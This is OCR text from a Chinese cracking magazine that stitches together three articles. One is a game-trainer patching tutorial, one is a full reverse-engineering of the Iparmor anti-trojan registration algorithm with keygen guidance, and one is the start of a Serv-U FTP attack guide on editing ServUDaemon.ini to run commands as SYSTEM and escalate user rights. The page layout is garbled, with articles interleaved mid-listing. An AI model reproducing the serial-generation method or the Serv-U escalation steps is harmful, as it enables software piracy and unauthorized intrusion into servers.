00406918  MOV EAX,DWORD PTR SS:[EBP+8]
<—— 取得动态数据存储区的基址
0040691B  PUSH EAX   <—— 参数1，动态数据存储区的基址
0040691C  CALL 是男人就.00406E3D  <—— 我们从这里出来
00406921  ADD ESP,8    <—— 停在这里
00406924  JMP 是男人就.00406A12
00406929  MOV EAX,DWORD PTR SS:[EBP+8]
```

这不就是我们前面找到的D区的代码吗？果然与弹跳力的数值有关！我们再重复这一过程，会发现播放"绝望的尖叫"之前，参数2的值为A0h，正是"绝望的尖叫"的资源标识8Eh=142D，而143D正是弹跳力为1时播放的蓄力声音！

现在一切都清楚了，游戏是通过弹跳力的值计算出声音资源的标识号，然后调用WINMM.sndPlaySoundA播放相应的声音！如果弹跳力不断增加而且不回零，那么参数2标识的资源将是无效的声音，当参数2的值达到A0h时，"绝望的尖叫"！如果该值继续增加，那么标识的就根本不是声音资源了，所以继续蓄力就不会播放声音。把原理弄明白了，打补丁就方便了，我们只要在代码区的空白处添加一些代码，让参数2在传入之前先对12D（能量槽的饱和值）求余，就可以播放有效的声音了。真的是这样吗？我做了这样的尝试，不幸的是，一旦我在空白代码区写入代码以修改可执行文件，就会产生非法访问错误，而在原有的代码区修改却不会出错。但是我想即使写入合法，那也不是最高效的修改方法，或许我们真的可以放弃那种做法，在原有的代码上实现我们的功能。

在修改之前，我们先看看能量槽显示的位图问题吧。先看一下程序的位图资源，下面是我用EXEscope在程序资源中找到的相关位图，如图3所示）。




图3

是不是很有想法？有了前面的经验，我们大致可以猜测位图也是以某种查表方式"贴"上去的，每一个弹跳力值都对应有一块位图块，根据弹跳力的值可以确定相应的位图块。查表的前提就是读取弹跳力的值，也就是偏移量11A8处的值。对了，它在我们前面找到的一些代码区里！除了C区和D区以外，只有B区和E区有对弹跳力的读取。到底是哪里呢？我的结论是B区。为什么？看我的注释就明白了。

```
00405A93  PUSH EBP
00405A94  MOV EBP,ESP
00405A96  SUB ESP,4
00405A99  PUSH EBX
00405A9A  PUSH ESI
00405A9B  PUSH EDI
00405A9C  PUSH 0          ; /ForceBackground = FALSE
00405A9E  MOV EAX,DWORD PTR SS:[EBP+8]    ; |
00405AA1  MOV EAX,DWORD PTR DS:[EAX+C]    ; |
00405AA4  PUSH EAX       ; |hPalette
00405AA5  MOV EAX,DWORD PTR SS:[EBP+8]    ; |
```

```
00405AA8  MOV EAX,DWORD PTR DS:[EAX+4]  ; |
00405AAB  PUSH EAX    ; |hDC
00405AAC  CALL DWORD PTR DS:[<&GDI32.SelectPalette>]
; \SelectPalette
00405AB2  MOV DWORD PTR SS:[EBP-4],EAX
00405AB5  PUSH 0CC0020   ; /ROP = SRCCOPY
00405ABA  MOV EAX,DWORD PTR SS:[EBP+8]  ; |
00405ABD  MOV EAX,DWORD PTR DS:[EAX+11A8]
<-- 读取弹跳力的值
00405AC3  SHL EAX,4  ; |        <-- 乘以16 (能量槽位
图的高度)
00405AC6  ADD EAX,0A0  ; |    <-- 加上一个基值0A0h
00405ACB  PUSH EAX  ; |Ysrc   <-- 作为BitBlt的参数传入
00405ACC  PUSH 0C0      ; |XSrc = C0 (192.)
00405AD1  MOV EAX,DWORD PTR SS:[EBP+8]  ; |
00405AD4  MOV EAX,DWORD PTR DS:[EAX+13A4]  ; |
00405ADA  PUSH EAX     ; |hSrcDC
00405ADB  PUSH 10           ; |Height = 10 (16.)
00405ADD  PUSH 60           ; |Width = 60 (96.)
00405ADF  PUSH 20        ; |YDest = 20 (32.)
00405AE1  PUSH 58        ; |XDest = 58 (88.)
00405AE3  MOV EAX,DWORD PTR SS:[EBP+8]  ; |
00405AE6  MOV EAX,DWORD PTR DS:[EAX+4]  ; |
00405AE9  PUSH EAX                                  ;
|hDestDC
00405AEA  CALL DWORD PTR DS:[<&GDI32.BitBlt>]    ;
\BitBlt    <-- 这个函数是关键，一经过这里，能量槽的
位图就发生变化了
00405AF0  PUSH 0      ; /ForceBackground = FALSE
00405AF2  MOV EAX,DWORD PTR SS:[EBP-4]  ; |
00405AF5  PUSH EAX          ; |hPalette
00405AF6  MOV EAX,DWORD PTR SS:[EBP+8]  ; |
00405AF9  MOV EAX,DWORD PTR DS:[EAX+4]  ; |
00405AFC  PUSH EAX          ; |hDC
00405AFD  CALL DWORD PTR DS:[<&GDI32.SelectPalette>]
; \SelectPalette
00405B03  POP EDI
00405B04  POP ESI
00405B05  POP EBX
00405B06  LEAVE
00405B07  RETN
```

BitBlt函数是干什么的？MSDN上大致意思就是说把一个矩形区域里的位（像素）从一个设备传递到另一个设备，这里的功能我们可以理解为把一块矩形位图复制到视频显示器上输出。它的原型是：

```
BOOL BitBlt (LPPDEVICE lpDestDev, WORD wDestX, WORD
wDestY, LPPDEVICE lpSrcDev, WORD wSrcX, WORD wSrcY,
WORD wXext,WORD wYext, long Rop3, LPBRUSH lpPBrush,
LPDRAWMODE lpDrawMode);
```

这个函数的参数看起来很多，其实并不复杂。第一个参数是目的设备描述表的句柄，不必理会，第二、第三个参数指定目标位置，第四个参数是源设备描述表的句柄，第五到第八个参数指定源位图块的位置，剩下一些标志性参数没必要知道。OllyDbg已经把对应的参数都注释出来了，值得注意的是Ysrc，它是通过弹跳力的值计算出来的。很明显，0A0就是所谓的基值，也就是弹跳力为零时的源位图块的左上角的Y坐标。现在这个BUG可以得到解释了，程序以弹跳力的值为索引计算出源位图块的Y坐标位置，这个值如果超过了12，那么得到的位图块自然就是无效的。从上面这个RET返回后（处理完能量槽的显示后），我们来到了：

```
004068C3  MOV EAX,DWORD PTR SS:[EBP+8]
004068C6  MOV DWORD PTR DS:[EAX+11AC],1
004068D0  MOV EAX,DWORD PTR SS:[EBP+8]
004068D3  MOV ECX,0C
004068D8  MOV EAX,DWORD PTR DS:[EAX+11A8]
004068DE  CDQ
004068DF  IDIV ECX    <-- 这里不就是弹跳力的递增吗？
004068E1  LEA EAX,DWORD PTR DS:[EDX+1]
004068E4  MOV ECX,DWORD PTR SS:[EBP+8]
004068E7  MOV DWORD PTR DS:[ECX+11A8],EAX
004068ED  MOV EAX,DWORD PTR SS:[EBP+8]
004068F0  PUSH EAX
004068F1  CALL 是男人就.00405A93      <-- 我们从这里出来
004068F6  ADD ESP,4     <-- 停在这里
004068F9  MOV EAX,DWORD PTR SS:[EBP+8]
004068FC  CMP DWORD PTR DS:[EAX+1338],0
00406903  JE 是男人就.00406924:[EA
00406909  MOV EAX,DWORD PTR SS:[EBP+8]
0040690C  MOV EAX,DWORD PTR DS:[EAX+11A8]
00406912  ADD EAX,8E     <-- 计算声音资源的索引
00406917  PUSH EAX
00406918  MOV EAX,DWORD PTR SS:[EBP+8]
0040691B  PUSH EAX
0040691C  CALL 是男人就.00406E3D      <-- 这就是播放声
音的那个call
00406921  ADD ESP,8
00406924  JMP 是男人就.00406A12
00406929  MOV EAX,DWORD PTR SS:[EBP+8]
0040692C  CMP DWORD PTR DS:[EAX+11AC],1
```

我们回到了C区的代码，注意到这个事实非常重要，这有利于我们后面对代码的修改。最后一个疑问：E区代码对弹跳力的读取是干什么的呢？我想是程序开始用牛顿定律计算小人能跳多高了吧——这正是我们所希望的。那么A区和F区呢，它们对弹跳力值赋0，我想可能与小人从一块跳板掉到（或者跳到）另一块跳板时弹跳力要重新计数有关吧，当然如果你觉得这个规则不利于你"做男人"，也可以发挥一下，NOP掉这句代码。无论如何，这些同我们所要实现的弹跳力无限功能已经没什么关系了。

现在我们已经完全明白程序的处理了，如何修改呢？要想通过修改代码（而不是添加代码）来增加功能，我们必须做一件事：对原来的代码进行优化，籍此腾出空间增加我们自己的代码。当然这两步可以同时实现，就看各位各显神通了。我的思路是这样的：11A8处还是必须存放无限增加的弹跳力值（因为后面要用它计算弹跳高度），但是在索引位图和声音资源时来个"偷天换日"，把有效的索引值赋给相应的参数。幸运的

是，程序是用VC4编译的，我们要修改的那部分代码似乎效率颇低，有些寄存器根本就没有使用，还有不少重复的工作量：

```
004068C3  MOV EAX,DWORD PTR SS:[EBP+8]
004068C6  MOV DWORD PTR DS:[EAX+11AC],1
004068D0  MOV EAX,DWORD PTR SS:[EBP+8]
<—— 一遍又一遍地读取基址，而且每回只用一次
004068D3  MOV ECX,0C
<—— 这是除数，不能省略的，但不一定要在这里赋值
004068D8  MOV EAX,DWORD PTR DS:[EAX+11A8]
004068DE  CDQ
004068DF  IDIV ECX
004068E1  LEA EAX,DWORD PTR DS:[EDX+1]
004068E4  MOV ECX,DWORD PTR SS:[EBP+8]
<—— 一遍又一遍地读取基址，而且每回只用一次
004068E7  MOV DWORD PTR DS:[ECX+11A8],EAX
004068ED  MOV EAX,DWORD PTR SS:[EBP+8]
<—— 一遍又一遍地读取基址，而且每回只用一次
004068F0  PUSH EAX
<—— 这里传入基址值作为参数其实在前面可以做了！
004068F1  CALL 是男人就.00405A93
004068F6  ADD ESP,4
```

程序始终没有用到Ebx、Esi、Edi，我经过确认以后决定用Ebx来保存反复回零的弹跳力值，作为索引位图块和声音资源只用。Esi和Edi保存了两个貌似地址的东东，还是不动为妙。上面这段代码修改后，我们的bug就被修复了，在实际弹跳力不断增加的同时，仍然用有效的索引取得位图和声音资源，画面的显示和声音的播放与原来完全一致（详细修改后的代码请看光盘）！

"无限生命值"和"蓄力加速"功能的实现方法与此类似，但要简单得多，其中"蓄力加速"功能只要把实现弹跳力递增的代码改为直接赋值为12（能量槽的饱和值）就可以了，限于篇幅，不再赘述。"窗口始终在最上方"和"自动弹跳闯关"的实现也比较简单，要实现窗口始终在最上方，只要用ShowWindow函数就可以了，为了取得ShowWindow函数的Hwnd参数，可以使用FindWindow来查找。自动弹跳闯关这个功能看起来很神奇，其实就是给游戏定时发送WM_KEYDOWN消息和KEY_UP消息，模拟键盘空格键的功能，以上两部分的具体实现请参考源代码。

总体看来，编写修改器的方法并不是很复杂，用到的技术大致与Crack相同，但是分析的思路却具有相当的灵活性，不同于Crack中的一些思维定势，有兴趣的朋友可以找一些简单的游戏举一反三。学过了Crack再尝试一下编写游戏修改器，应该是别有一番趣味的！

木马克星注册算法分析



文/图 laoxuetong[NukeGroup]

木马克星可以查杀5021种国际木马，112种电子邮件木马，保证查杀冰河类文件关联木马，OICQ类寄生木马，ICMP类幽灵木马，网络神偷类反弹木马；内置木马防火墙，任何黑客试图与本机建立连接，都需要Iparmor确认，不仅可以查杀木马，更可以查黑客。软件界面简洁清晰淡雅，设计独具匠心，功能强大，针对性强，确是一款不错的软件。经查证，软件使用Delphi编译，未加壳，使用WIN32DASM可轻松找到关键代码。

注册算法

主程序：

```
00551164  CALL Iparmor.00436294            ； 读取名称
00551169  MOV EAX,DWORD PTR SS:[EBP-8]     ； 指向名称
0055116C  LEA EDX,DWORD PTR SS:[EBP-4]
0055116F  CALL Iparmor.00409284            ； 转移位置
00551174  MOV EDX,DWORD PTR SS:[EBP-4]     ； 指向名称
00551177  MOV EAX,ESI
00551179  CALL Iparmor.004362C4
0055117E  LEA EDX,DWORD PTR SS:[EBP-10]
00551181  MOV ESI,DWORD PTR DS:[EBX+2D8]
00551187  MOV EAX,ESI
00551189  CALL Iparmor.00436294            ； 读取试验码
0055118E  MOV EAX,DWORD PTR SS:[EBP-10]
； 指向试验码
00551191  LEA EDX,DWORD PTR SS:[EBP-C]
00551194  CALL Iparmor.00409284            ； 转移位置
00551199  MOV EDX,DWORD PTR SS:[EBP-C]
； 指向试验码
0055119C  MOV EAX,ESI
0055119E  CALL Iparmor.004362C4
005511A3  LEA EDX,DWORD PTR SS:[EBP-118]
005511A9  MOV EAX,DWORD PTR DS:[EBX+2E0]
005511AF  CALL Iparmor.00436294
005511B4  MOV EAX,DWORD PTR SS:[EBP-118]
005511BA  LEA EDX,DWORD PTR SS:[EBP-114]
005511C0  CALL Iparmor.00409040            ； 名称小写变大写
005511C5  MOV EDX,DWORD PTR SS:[EBP-114]
； 指向变换名称
```

```
005511CB  F0FEFFFF LEA EAX,DWORD PTR SS:[EBP-110]
005511D1  MOV ECX,0FF
005511D6  CALL Iparmor.004041A0
;  将名称长度放置于名称前面
```

这个位置有些特殊 一般字符串长度是放在前4个单元位置，不参与注册码运算。而此软件是将字符串长度放在名称正前面，并参与运算，形成可视与不可视字符串组合。

```
005511DB  LEA EDX,DWORD PTR SS:[EBP-110]
;  指向新结果
005511E1  MOV EAX,DWORD PTR DS:[EBX+2D0]
005511E7  CALL Iparmor.00491D28
;  此处作第一轮计算，跟入见后
005511EC  LEA EDX,DWORD PTR SS:[EBP-11C]
005511F2  MOV EAX,DWORD PTR DS:[EBX+2D8]
005511F8  CALL Iparmor.00436294
005511FD  MOV EAX,DWORD PTR SS:[EBP-11C]
;  指向序列号
00551203  PUSH EAX
00551204  MOV EAX,DWORD PTR DS:[EBX+2D0]
```

第二轮计算:

```
0055120A  MOV EAX,DWORD PTR DS:[EAX+224] ;  取出第一轮计算结果
00551210  ADD EAX,4EA          ;  +4EA
00551215  CDQ
00551216  XOR EAX,EDX
00551218  SUB EAX,EDX
```

以上这段代码的作用是: 计算结果+4EA后，若>7FFFFFFF，则为负数，扩展后EDX=FFFFFFFF; 否则，EDX=0。若所的结果为正数，则计算完后其值不变 若所的结果为负数，则计算完后其结果为正数，这个正数就是负数的绝对值，故这里是作求绝对值运算。如EAX=B9F53431=-1175112655，则

```
EDX=FFFFFFFF
EAX xor EDX = 460ACBCE = 1175112654
EAX-EDX = 460ACBCF = 1175112655
--------------------------------------------------
0055121A  LEA EDX,DWORD PTR SS:[EBP-120]
00551220  CALL Iparmor.00409438     ;  转换成十进制数字
00551225  MOV EDX,DWORD PTR SS:[EBP-120] ;  指向转化结果得到真正注册码。
```

到这里后，已经得到真正的注册码。若做内存注册机，可选此地址。

```
0055122B  POP EAX     ;  指向试验码
0055122C  CALL Iparmor.004042D4     ;  关键比较
00551231  JNZ Iparmor.0055131C      ;  若不相等，则跳走
……
005512CD  CALL Iparmor.0045BC80     ;  注册成功提示
005512D2  JMP SHORT Iparmor.005512DE
005512D4  MOV EAX,Iparmor.00551438    ;  ASCII "Register ok!"
005512D9  CALL Iparmor.0045BC80
005512DE  CALL Iparmor.00550EE0
;  创建两个注册键值
```

注册成功后，会在注册表里创建2个键值 PASS注册码和NAME536名称大写(或中文名)，但这不是最后的注册信息，最后信息在下次重启时对名称进行加密变换。

第一轮计算:

```
准备数据:
00491E7C  MOV AL,BYTE PTR DS:[EBX+24]  ;  字串长度
00491E7F  INC EAX
00491E80  CMP EAX,46
00491E83  JG SHORT Iparmor.00491E90
==================================================
00491E85  /MOV BYTE PTR DS:[EBX+EAX+24],2A
;  构建新字串
00491E8A  |INC EAX
00491E8B  |CMP EAX,47
00491E8E  \JNZ SHORT Iparmor.00491E85
```

这部分代码的作用是，将长度与名称组合进行再处理。如果名称长度组合不足71位，则在其后置字符"*"，结果形如:

```
00F13240  0A 4C 41 4F 58 55 45 54 4F 4E 47 2A 2A 2A 2A 2A  .LAOXUETONG*****
00F13250  2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  ****************
00F13260  2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  ****************
00F13270  2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A  ****************
00F13280  2A 2A 2A 2A 2A 2A 2A  *******
==================================================
00491E90  XOR EAX,EAX
00491E92  MOV EDX,ESP
00491E94  /MOV CL,BYTE PTR DS:[EBX+EAX+24];  转移位置
00491E98  |MOV BYTE PTR DS:[EDX],CL
00491E9A  |INC EAX
00491E9B  |INC EDX
00491E9C  |CMP EAX,47
00491E9F  \JNZ SHORT Iparmor.00491E94
00491EA1  MOV ECX,ESP
==================================================
```

准备进行关键计算:

```
00491EA3  MOV EDX,DWORD PTR DS:[EBX+22C]
;  取常数 EFCA99
00491EA9  MOV EAX,EBX
00491EAB  CALL Iparmor.00491E2C     ;  关键计算点
--------------------------------------------------
00491EB0  MOV DWORD PTR DS:[EBX+224],EAX
;  保存计算结果
```

关键计算:

```
00491E41  MOV CL,47        ; 循环变量
00491E43  MOV EAX,ESP
00491E45  MOV EBX,EDX
; 复制常数EFCA99(tmp-->tmp1)
00491E47  SHR EBX,8         ; tmp1\256
00491E4A  AND EBX,0FFFFFF    ; 取
00491E50  MOVZX ESI,BYTE PTR DS:[EAX]
; 取出一位名称组合字符
00491E53  XOR EDX,ESI        ; tmp=tmp xor str
00491E55  AND EDX,0FF        ; 取
00491E5B  MOV EDX,DWORD PTR DS:[EDX*4+56F37C]
; tmp=查表
00491E62  XOR EBX,EDX        ; tmp1=tmp1 xor tmp
00491E64  MOV EDX,EBX        ; tmp=tmp1
00491E66  INC EAX
00491E67  DEC CL
00491E69  JNZ SHORT Iparmor.00491E45 ; 未完继续
```

这里使用常数EFCA99作初值(tmp)进行计算,以后以计算结果作初值反复计算71次,其结果作为第一轮计算结果。一次计算描述为:结果=(初值\256) xor 查表(初值xor一位字符) and FF),每次查表的结果都得到一个8位的十六进制数。

```
00491E6B  MOV EAX,EDX   ; 转移tmp
```

第一轮计算结束。

设置注册信息,若注册码输入正确,则保留注册信息分2两步走:注册成功,则建立两个注册键值,分别为名称和注册码(省略代码)。PASS:注册码,NAME536:名称(英文的则大写),但此时并不是最终注册信息,重启时会进行验证、变换,重启验证,名称加密变换。注册成功后,重新启动软件,则会进行验证。若通过验证,则进行名称加密变换。加密变换代码如下:

```
0048F36E  MOV ESI,1     ; 名称指针
0048F373  MOV EBX,2     ; 初值1,保存位置指针
0048F378  MOV DWORD PTR SS:[EBP-C],2   ; 初值2
0048F37F  JMP SHORT Iparmor.0048F3F7
0048F381  /MOV ECX,DWORD PTR SS:[EBP-C]   ; 取初值2
0048F384  |MOV AL,BYTE PTR DS:[EDI+ESI-1]
; 取名称一位
0048F388  |AND AL,0C0   ; 取
0048F38A  |AND EAX,0FF
0048F38F  |SHR EAX,CL   ; \2^n
0048F391  |OR BYTE PTR SS:[EBP-D],AL
; or 结果,初值为0-- 修正值
0048F394  |ADD DWORD PTR SS:[EBP-C],2   ; 初值2 + 2
0048F398  |LEA EAX,DWORD PTR SS:[EBP-8]
0048F39B  |CALL Iparmor.00404394
0048F3A0  |MOV DL,BYTE PTR DS:[EDI+ESI-1]
; 再取这一位
0048F3A4  |AND DL,3F    ; 取
0048F3A7  |AND EDX,0FF
0048F3AD  |MOV ECX,DWORD PTR DS:[56F268]
; 指向内置表
0048F3B3  |MOV DL,BYTE PTR DS:[ECX+EDX]   ; 查表
0048F3B6  |MOV BYTE PTR DS:[EAX+EBX-1],DL
; 保存查表结果
0048F3BA  |INC ESI      ; 指向下一字符
0048F3BB  |INC EBX      ; 下一保存位置
0048F3BC  |CMP EBX,4    ; ?
0048F3BF  |JLE SHORT Iparmor.0048F3F7
; 不大于4跳走
0048F3C1  |LEA EAX,DWORD PTR SS:[EBP-8]
0048F3C4  |CALL Iparmor.00404394
0048F3C9  |XOR EDX,EDX
0048F3CB  |MOV DL,BYTE PTR SS:[EBP-D]
; 取出修正值,每计算三个字符一次
0048F3CE  |MOV ECX,DWORD PTR DS:[56F268]
; 指向内置表
0048F3D4  |MOV DL,BYTE PTR DS:[ECX+EDX]   ; 查表
0048F3D7  |MOV BYTE PTR DS:[EAX],DL
; 查表结果放置于三位前面
0048F3D9  |MOV BYTE PTR SS:[EBP-D],0   ; 清修正值
0048F3DD  |MOV EBX,2    ; 清计数器
0048F3E2  |MOV DWORD PTR SS:[EBP-C],2   ; 初值2
0048F3E9  |MOV EAX,DWORD PTR SS:[EBP-4]
0048F3EC  |MOV EDX,DWORD PTR SS:[EBP-8]
0048F3EF  |CALL Iparmor.004041CC
0048F3F4  |MOV EAX,DWORD PTR SS:[EBP-4]
0048F3F7  |MOV EAX,EDI     ; 指向名称
0048F3F9  |CALL Iparmor.004041C4   ; 取名称长度
0048F3FE  |CMP ESI,EAX     ; 计算完吗?
0048F400  \JLE Iparmor.0048F381   ; 未完继续
```

算法分析

1.名称字符转换:名称按每三位一组进行转换。每位字符(中文每个字节)的ASCII码值and 3F,用其结果查表。这个表相当于六十四进制数字符表,如下:

```
23456789ABCDEFGHJKLMNPQRSTUVWXYZ
abcdefghijkmnopqrstuvwxyz~#%&*+-
```

2.修正值计算:三位字符中((第一位 and C0)\4) or ((第二位 and C0)\16) or ((第三位 and C0)\64)。

3.利用修正值查表:其查表结果置于对应的三个计算机结果字符前面,这样计算后产生3个字符<-->4个字符的转换。

对应方式:例如,laoxuetong-->PE3HPSP7PNHGJ9.,其对应方法为:

```
修正 l a o |修正 x u e |修正 t o n |修正 g 结束
 |   | | | |  | | | |   | | | |   |  |
 P   E 3 H |P   S P 7 |P   N H G |J  9
```

```
0048F406  CMP EBX,2     ; 正好为3的倍数?
0048F409  JE SHORT Iparmor.0048F45D   ; 是跳走
```

如果不能按三位分为整组,剩余部分按下列方法计算:

适合读者	破解者
前置知识	JavaScript基础
难度等级	低

文/图 风之扬

简单破解Serv-U密码

FTP协议是用来规定计算机之间进行文件传输的标准和规则，它使得人们能够通过不同类型的计算机，使用不同类型的操作系统，对不同类型的文件进行相互传递。一般来说，Windows系统自带的FTP使用不方便，安全性也不高，因此一般人很少使用，而是通过第三方软件来实现，RhinoSoft公司出品的Serv-U FTP Server就是其中之一，由于它的功能强大、安全性高，因此被广泛使用。通过使用Serv-U，用户能够将任何一台PC设置成一个FTP服务器，这样，用户或其他使用者就能够通过在同一网络上用PC与FTP服务器连接，进行文件或目录的复制、移动、创建和删除等。所谓"树大招风"，由于FTP空间的公共性和方便性，也导致了一些安全问题。

Serv-U FTP Server的配置文件一般保存在安装目录下ServUDaemon.ini中，如果本地受限用户或者远程拥有普通权限的攻击者能得到该文件，并精心构造ServUDaemon.ini文件中的内容，修改其中的一些核心参数，就能在系统上以SYSTEM权限执行任意命令。下面，我们重点来看看这些参数以及如何利用这些参数。

打开安装目录，我们可以看到Servudaemon.ini，这个文件里面保存着一些十分重要的参数，在进行相关入侵操作之前，我们需要了解Servdaemon.ini的详细参数，下面给出了相关注释。

```
[GLOBAL]          //定义一些全局参数，如版本为5.0.0.11，进程ID为424等
Version=5.0.0.11
ProcessID=424
[DOMAINS]         //主机IP以及域名，端口情况。
Domain1=192.168.10.123||21|向导产生域|1|0|0
[Domain1]         //用户名及密码、根目录的定义，包括匿名用户等
User1=cndes|1|0
[USER=cndes|1]
Password=yj425C8C7331C45AC29D267B770281D4F3
//用户密码设定，这是经过加密后的一段字符，下面将对其进行破解
HomeDir=c:\downloads
RelPaths=1 //表示锁定在根目录
HideHidden=1
ChangePassword=1
TimeOut=600
Maintenance=System //表示有system权限
Note1="Wizard generated account"
Access1=C:\Downloads|RWAMLCDP
SKEYValues=
```

小提示 特别需要注意"Access1=C:\Downloads|RWAMLCDP"这一句，它表示用户权限设置，R表示读文件，L表示目录列表，最后一个P必须有。权限设定中，RL只能读文件，下载文件；RWL可以写文件和上载文件，RWML M具有可删除的权限；RWAMEL A是添加权限，E是执行权限；RWLCD C是目录创建权限，D是目录删除权限。由此不难看出如果入侵者要修改这些参数将如何去做。

Servudaemon.ini这个文件对我们十分有用，吸引人的地方在于用户的权限信息和目录信息。只要能够读写

```
0048F40B  LEA EAX,DWORD PTR SS:[EBP-8]
0048F40E  CALL Iparmor.00404394
0048F413  MOV BYTE PTR DS:[EAX+EBX-1],2E  ；设置"."
0048F418  LEA EAX,DWORD PTR SS:[EBP-8]
0048F41B  CALL Iparmor.00404394
0048F420  XOR EDX,EDX
0048F422  MOV DL,BYTE PTR SS:[EBP-D]  ；读取修正值
0048F425  MOV ECX,DWORD PTR DS:[56F268]
；指向内置表
0048F42B  MOV DL,BYTE PTR DS:[ECX+EDX]  ；查表
0048F42E  MOV BYTE PTR DS:[EAX],DL  ；置于前面
0048F430  MOV EAX,DWORD PTR SS:[EBP-4]
0048F433  MOV EDX,DWORD PTR SS:[EBP-8]  ；指向结果
0048F436  CALL Iparmor.004041CC
0048F43B  MOV EAX,DWORD PTR SS:[EBP-4]
0048F43E  MOV EAX,DWORD PTR SS:[EBP-4]
0048F441  MOV EAX,DWORD PTR DS:[EAX]
；指向最终结果
```

如果名称分组有多余部分，则首先对名称进行变换计算，并在其后置点"."，最后利用修正值查表放于首位即可。如果恰好分组，最后结果后面也会放置"."作为结束标志。将名称进行加密变换后，程序会删除注册表键值NAME536名称，新建键值NEWNAME密文，到这时才是真正注册信息。

通过上面的步骤后，软件就完成了本地注册，注册对话框不再可用。如果你是正式用户，网络服务器会留着你的案底。如果不是正式用户，你不能通过网络验证，不能通过网络升级 否则服务器会删除你的注册信息。

Serv-U FTP Serve的文件目录，本地受限用户或远程攻击者就可以通过修改目录中的ServUDaemon.ini文件实现一些攻击性操作，如以FTP进程在远程、本地系统上以FTP系统管理员权限来执行任意命令。用FTP登陆到Serv-U FTP Server以后，通过执行如下命令可以直接添加用户或者提升用户的权限，如图1 所示。

